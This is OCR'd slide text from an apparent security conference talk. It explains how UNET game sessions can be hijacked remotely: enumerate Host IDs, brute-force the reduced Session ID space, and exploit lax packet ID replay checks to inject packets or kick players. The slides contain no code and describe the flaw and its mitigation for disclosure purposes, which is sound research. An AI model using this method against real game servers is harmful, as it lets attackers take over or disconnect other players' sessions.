
- Fixed in UE4.25.2 with commit 012a7fa095d18d4c4b6c29e9f7bda0904377b667
- This demonstrates a fun type of attack against UE4 games - float poisoning
  - Can also apply to UNET

BUG #4

# UNET REMOTE SESSION HIJACKING

# UNET SESSION AUTHENTICATION

- UNET uses a protocol-level process to authenticate packets
  - Remember - UNET is over UDP
- Packets are not validated by source IP address, only by values within the packet
- Knowing this, it is theoretically possible to hijack another player’s session fully remotely



## UNET SESSION AUTHENTICATION

- There are 3 important values that are used to validate an incoming packet:
  - Host ID
  - Session ID
  - Packet ID

# HOST ID

- The Host ID is a 16-bit integer that associates a packet with a given client
- Host IDs are assigned sequentially starting at 1
  - Note that this is per CLIENT. The server player does not get a Host ID
- Host IDs are not intended to be a secret
  - We can easily enumerate the Host ID of other players

# SESSION ID

- The Session ID is the primary authenticating secret of a connection
- Session ID is randomly generated by the client when connecting
- All packets must have the correct Session ID or be discarded

# SESSION ID

- Session IDs are also 16-bit integers and cannot be 0. This means there are only 65535 possible Session IDs (1 - 0xFFFF inclusive)
- There is no penalty for guessing a wrong Session ID other than the packet being dropped
- We can easily brute force 65535 possible options

## SESSION ID


- We can narrow down the search even more
- Session IDs are generated with the function UNET::GetRandNotZero
- This function ensures the result is not zero by OR’ing the result with 1
  - This means a legitimate client will only ever generate odd-number Session IDs
- This reduces possible Session IDs to 32768

# PACKET ID

- Knowing the Host ID and guessing the Session ID means our spoofed packet will be accepted
- There's one more hiccup though, the Packet ID
- The packet ID is incremented with each packet sent by the client (Like a sequence number)
  - Again, 16-bits long

# PACKET ID

- The packet ID is used to detect duplicate or out-of-order packets
- It’s also used to determine the rate of packet loss
  - If the last packet ID was 1 and the next packet ID is 1000, we assume 998 packets are missing



# PACKET ID

> We can determine Host ID and guess Session ID, what can we do with Packet ID?
> What happens if we send a random Packet ID?
> Let’s read the documentation

# PACKET ID

- If new packet ID is greater than last packet ID + 512 (0x200), disconnect the session
- If packet ID is more than 512 behind current packet ID, discard
- If packet ID has been seen recently, discard
- Otherwise, accept and process packet

From https://github.com/Unity-Technologies/UnetEncryptionExample/blob/master/docs/duplication.md

# PACKET ID

- If our guessedPacketId > lastPacketId + 512 the connection will be disconnected
  - This is still useful! We can easily kick other players off the server
- However, it’s much more interesting if we can bypass this check

# PACKET ID

- From the documentation, the odds of us injecting a valid packet are low
  - guessedPacketId must be lastPacketId +/- 512
  - Less than 7% chance of success
- The implementation tells a slightly different story however

# PACKET ID

- Packet ID validation is done by the function UNET::ReplayProtector::IsPacketReplayed
- In practice, this function does not actually discard packets that are more than 512 packets old
  - Instead, old packets are accepted!

# PACKET ID

- Unfortunately, we can’t just use a low packet ID to always be accepted
- The check accounts for cases where the packet ID overflows from 0xFFFF to 0
- Instead, the server has a “rolling window” of 0x7FFF IDs used to determine if a packet is old or new

# PACKET ID

- Doing the math, we have very close to a 50% chance that a packet ID will be accepted
- Most of the rest of the time, we cause the other player to get kicked
  - Occasionally our packet ID will be a duplicate and the injected packet will be discarded

DEMO #2


# SESSION HIJACKING

## REMEDIATION

- This is considered to be an architectural weakness of UNET
- The only mitigation against this encrypting UNET
- Unity provides a reference implementation
  - Does not implement key exchange
- I have not found a single game implementing this

# FUTURE WORK

> I probably haven’t found all the bugs even in the components I looked at
> Both protocols have other transport modes (Particularly websockets)
> Third party networking plugins (Like Photon, Mirror)
> Other engines (GameMaker Studio, Godot, etc)



# THANKS


> Epic Games and Unity Technologies security teams for putting up with me
> Igor Grinku (https://twitter.com/Grigoreen) for the background art

github.com/qwokka/defcon28